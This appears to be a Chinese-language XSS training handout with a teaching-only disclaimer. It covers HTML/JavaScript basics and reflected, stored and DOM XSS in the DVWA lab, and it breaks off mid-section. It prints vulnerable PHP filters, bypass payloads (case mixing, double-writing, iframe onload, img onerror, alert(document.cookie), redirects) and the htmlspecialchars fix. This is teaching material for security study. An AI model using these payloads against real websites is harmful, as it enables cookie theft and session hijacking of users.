

免责声明：

本课程内容仅限于网络安全教学，不得用于其他用途。任何利用本课程内容从事违法犯罪活动的行为，都严重违背了该课程设计的初衷，且属于使用者的个人行为与讲师无关，讲师不为此承担任何法律责任。

希望同学们知法、懂法、守法，做一个良好公民。

XSS 跨站脚本攻击

1、先导知识

(1) HTML 语言基础

```
<html> <!--#HTML 文件开始-->
<head> <!--头部开始-->
<title> 测试网页 </title> <!--网页标题-->
</head> <!--头部结束-->
<body> <!--主体开始-->
这是我的第一个 HTML 网页 <!--主体内容-->
</body> <!--主体结束-->
</html> <!--HTML 文件结束
-->
```



这是我的第一个 HTML 网页

常用标签

分段标签<p>

<p>这是段落。</p>

<p>这是另一个段落。</p>

换行标签

<p>

To break
lines
in a
paragraph,
use the br tag.

</p>

原样输出标签<pre>

<pre>

床前明月光，

疑是地上霜。

举头望明月，

低头思故乡。

</pre>

注释标签<!-->

语法格式：

<!--

.....

-->

如果不加结束标签-->，默认将开始标签至文档末尾的所有内容全部注释。

图片标签

语法格式：

标签不需要闭合

alt 描述信息主要是给搜索引擎用

<p></p>

注：本地图片，需要把图片放到 www 目录下；

<p></p>

注：网络路径需要提供图片网络路径；

文本超链接：

语法格式：

文字描述

淘宝

图像超链接：

语法格式：

表单：

表单主要用于接收用户输入的信息，并向服务器提交。

表单使用表单标签<form>.....</form>定义。

表单中的子标签可用来实现某些具体功能，用到最多的是输入标签<input>

基本语法格式：

```

<from>
  <input type="type_name" name="field_name">
</form>
用户登录表单:
<form action="UserLogin.php" method="post">
  <p>用户名: <input type="text" name="username"></p>
  <p>密 码: <input type="password" name="password"></p>
  <p><input type="submit" name="submit" value=" 确 定 "> <input
type="reset" value="重置" </p>
</form>

```

```

<!DOCTYPE html>
<html>
<head>
  <title>User Login</title>
</head>
<body>
<form action="UserLogin.php" method="post">
  <p>用户名: <input type="text" name="username"></p>
  <p>密 码: <input type="password" name="password"></p>
  <p><input type="submit" name="submit" value=" 确 定 "> <input
type="reset" value="重置" </p>
</form>
</body>
</html>

```

浮动框架 iframe:可以在浏览器页面中嵌套其他子窗口,从而显示其它网页的内容。

```

<iframe src="http://taobao.com " height=500 width=1000 ></iframe>
<iframe src="http://taobao.com " height=0 width=0 ></iframe>
<iframe src="http://taobao.com " height=0 width=0
frameborder=0></iframe>

```

(2) JavaScript 语言基础

JavaScript 与 Java 没有任何关系,它们只是名字相似而已。

JavaScript 的代码嵌入在 HTML 里,直接在客户端的浏览器上执行,属于前端语言。大多数的 XSS 代码都是使用 JavaScript 语言编写的,JavaScript 能做到什么效果,XSS 的威力就有多大。

基本的 JavaScript 语法结构

```

1  <html>
2  <head>
3    <title> JavaScript Test </title>
4  </head>
5
6  <body>
7    <script>
8      document.write("hello,world!");
9    </script>
10 </body>
11 </html>

```

所有的 JavaScript 语句必须包含在<script>……</script>标签中。

每行 JavaScript 语句以“;”表示结束。（可选）

document 是个对象，指当前网页，write 是其动作。

document.write 就是让当前的网页执行 write 动作，将()里的内容写入到页面当中去。

```

<script>
    var name = "hack";
    document.write("<h1>hello," + name + "</h1>");
</script>

```

可以通过 JavaScript 输出 html 标签。

JavaScript 中的变量必须用 var 语句定义。

要拼接多个变量或字符串，采用“+”而不是“.”。

单行注释使用“//”，多行注释使用“/*……*/”

用 JavaScript 对某个事件做出反应

```

<form>
    <input type="button" value="请单击此处" onClick="alert('单击按钮，触发了click事件')">
</form>

```

“alert”是 JavaScript 的弹框语句。

JavaScript 能够处理的常见事件

事件处理程序	HTML标记	触发时机
onClick	所有元素	用户单击了类似按钮这样的窗体元素后触发
onError		加载图像过程中发生错误时触发
onLoad	<body><object>	文档、图像或对象完成加载时触发
onSubmit	<form>	用户提交窗体时触发

document 对象的常用属性

document.cookie, 显示当前页面的 cookie

```
<script>alert(document.cookie);</script>
```

document.location, 显示当前页面的 URL

```
<script>alert(document.location);</script>
```

location.href 实现页面跳转, 当前页面整体跳转到另一个页面上去

```
<script>
```

```
alert(document.location);
```

```
location.href="http://taobao.com";
```

```
</script>
```

location.href 也可简写成 location

注: 先弹框, 再整体跳转;

2、XSS 简介

攻击者在被攻击的 Web 服务器网页中嵌入恶意脚本, 通常是用 JavaScript 编写的恶意代码, 当用户使用浏览器访问被嵌入恶意代码的网页时, 恶意代码将会在用户的浏览器上执行, 对受害用户采取 cookie 资料窃取、会话劫持、钓鱼欺骗等各种攻击。这主要是由于 web 应用程序对用户的输入过滤不足而产生的。



盗取用户 cookie; 修改网页内容; 网站挂马; 利用网站重定向; XSS 蠕虫

(1) XSS 分类

1) 反射型 XSS

反射型 XSS 又称之为非持久型 XSS，黑客需要通过诱使用户点击包含 XSS 攻击代码的恶意链接，然后用户浏览器执行恶意代码触发 XSS 漏洞。最常见且使用较广，主要是用于将恶意脚本附加到 url 地址的参数中，经常出现在搜索栏，登入点等；常用来窃取客户端 cookie 或者用来钓鱼欺骗。

Cookie 简介：Cookie 是一些数据，存储于你电脑上的文本文件中。

当 web 服务器向浏览器发送 web 页面时，在连接关闭后，服务端不会记录用户的信息。

Cookie 的作用就是用于解决“如何记录客户端的用户信息”：

- (1)、当用户访问 web 页面时，他的名字可以记录在 cookie 中。
- (2)、在用户下一次访问该页面时，可以在 cookie 中读取用户访问记录。

Cookie 以键值对形式存储，如下所示：

username=admin

一般攻击流程：

- A 用户登陆页面
- B 黑客将构造的 url 发送给用户
- C 用户被诱骗 打开了链接
- D Web 程序解析了 Js 并做出回应
- E 用户的浏览器会发送会话信息发给攻击者
- F 攻击者劫持用户会话

2) 存储型 XSS

存储型 XSS 会把用户输入的数据存储在服务器端，这种 XSS 可以持久化，而且更加稳定。

比如黑客写了一篇包含 XSS 恶意代码的博客文章，那么访问该博客的所有用户他们的浏览器中都会执行黑客构造的 XSS 恶意代码，通常这种攻击代码会以文本或数据库的方式保存在服务器端，所以称之为存储型 XSS。一般出现在留言板，评论，博客等交互处。

特点：不需要用户单击特定 url

利用手段：直接向服务器中存储恶意代码，用户访问都会中招

xss 蠕虫


一般攻击流程：

- A 攻击者提交包含恶意 js 的代码（内容） [百度 xss](#)
- B 用户登陆
- C 用户浏览了攻击者提交的内容
- D 服务器对攻击者的 js 进行解析 做出回应
- E 攻击者潜入了 js 代码在用户的浏览器中执行
- F 用户的浏览器向攻击者发送会话令牌

3) DOM 型 XSS

DOM 概述：HTML DOM 定义了访问和操作 HTML 文档的标准方法。

DOM 将 HTML 文档表达为树结构。HTML DOM 树结构如下：



DOM 型 XSS 并不根据数据是否保存在服务器端来进行划分，从效果来看它属于反射性 XSS，但是因为形成原因比较特殊所以被单独作为一个分类，通过修改 DOM 节点形成的 XSS 攻击被称之为 DOM 型 XSS。

(2) XSS 成因

- 1) 用户输入没有进行严格控制，而直接输出到页面
- 2) 对非预期的输入的信任

漏洞一般存在位置？


日志，评论，留言板，编辑器，个人资料详情

当别人访问他人资料，查看日志，评论，留言；点击一个链接，邮件时；受害者也会变为传播者。

3、XSS 利用

(1) 反射型 XSS 利用

low: `<script>alert('xss'); </script>` #无任何过滤




mediem: 过滤`<script>`

```
<?php
    header ("X-XSS-Protection: 0");
    // Is there any input?
    if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
        // Get input
        $name = str_replace( '<script>', '', $_GET[ 'name' ] );
        // Feedback for end user
        $html .= "<pre>Hello ${name}</pre>";
    }
?>
```

大小写绕过: `<ScriPT>alert(1)</script>`

双写绕过: `<sc<script>ript>alert(1)</script>`



high: #使用黑名单过滤输入（过滤 script 每个字母），preg_replace() 函数用于正则表达式的搜索和替换


```
header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = preg_replace( '/<(.*?)s(.*?)c(.*?)r(.*?)i(.*?)p(.*?)t/i', '', $_GET[ 'name' ] );
    // Feedback for end user
    $html .= "<pre>Hello ${name}</pre>";
}

?>
```

iframe 标签绕过 <iframe onload=alert(1)>

Img 标签绕过:



Impossible:

`htmlspecialchars` 函数把用户输入转换为 HTML 实体，防止浏览器将其作为 HTML 元素解析

```
<?php
// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );


    // Get input
    $name = htmlspecialchars( $_GET[ 'name' ] );

    // Feedback for end user
    $html .= "<pre>Hello ${name}</pre>";
}


// Generate Anti-CSRF token
generateSessionToken();
?>
```

利用:

`<script>alert(document.cookie);</script>` #document.cookie, 显示当前页面的 cookie




`<script>alert (document. location);</script>` #document. location, 显示当前页面的 URL




```
<script>
alert (document. location);
location. href="http://taobao. com ";
</script>
```

location. href 实现页面跳转，当前页面整体跳转到另一个页面上去
location. href 也可简写成 location
注：先弹框，再整体跳转；



(2) 存储型 xss 利用

low: `<script>alert('xss'); </script>`
name 做了长度限制，在 message 中输入



用户再次进入该模块依然会弹框
因为是本地保存，也可以直接更改 name 的长度限制（网络保存不行）



medium: `<Script>alert(1)</script>` #过滤`<script>`，可使用大小写、双写绕过

message 中使用 `htmlspecialchars` 函数实体化，可在 name 中输入

high: 正则表达式过滤`<script>`标签可使用其他标签

iframe 标签绕过 `<iframe onload=alert(1)>`

Img 标签绕过: `<img src=1 onerror=alert(1)>`

利用:

`<script>`

`alert('另一个页面更好看');`

`location.href="http://taobao.com";`

`</script>`



(3) DOM 型 XSS 利用

Low: 没有任何过滤 (`url` 上可以传参)

http://192.168.1.9/DVWA/vulnerabilities/xss_d/?default=<script>alert(document.cookie)</script>

127.0.0.1/dvwa/vulnerabilities/xss_d/?default=French



Vulnerability: DOM Based Cross Site

[Home](#)
[Instructions](#)
[Setup / Reset DB](#)
[Brute Force](#)
[Command Injection](#)

Please choose a language:

French ▼ Select

More Information

verabilities/xss_d/?default= <script>alert(document.cookie)</script>

🌐 127.0.0.1

security=low; PHPSESSID= vb21ato8m0l1de6ng4tgcovnb1

确定

Medium:

```

<?php
// Is there any input?
if ( array_key_exists( "default", $_GET ) && !is_null ( $_GET[ 'default' ] ) ) {
    $default = $_GET[ 'default' ];


    # Do not allow script tags
    if (stripos ( $default, "<script" ) !== false) {
        header ( "location: ?default=English" );
        exit;
    }
}

?>

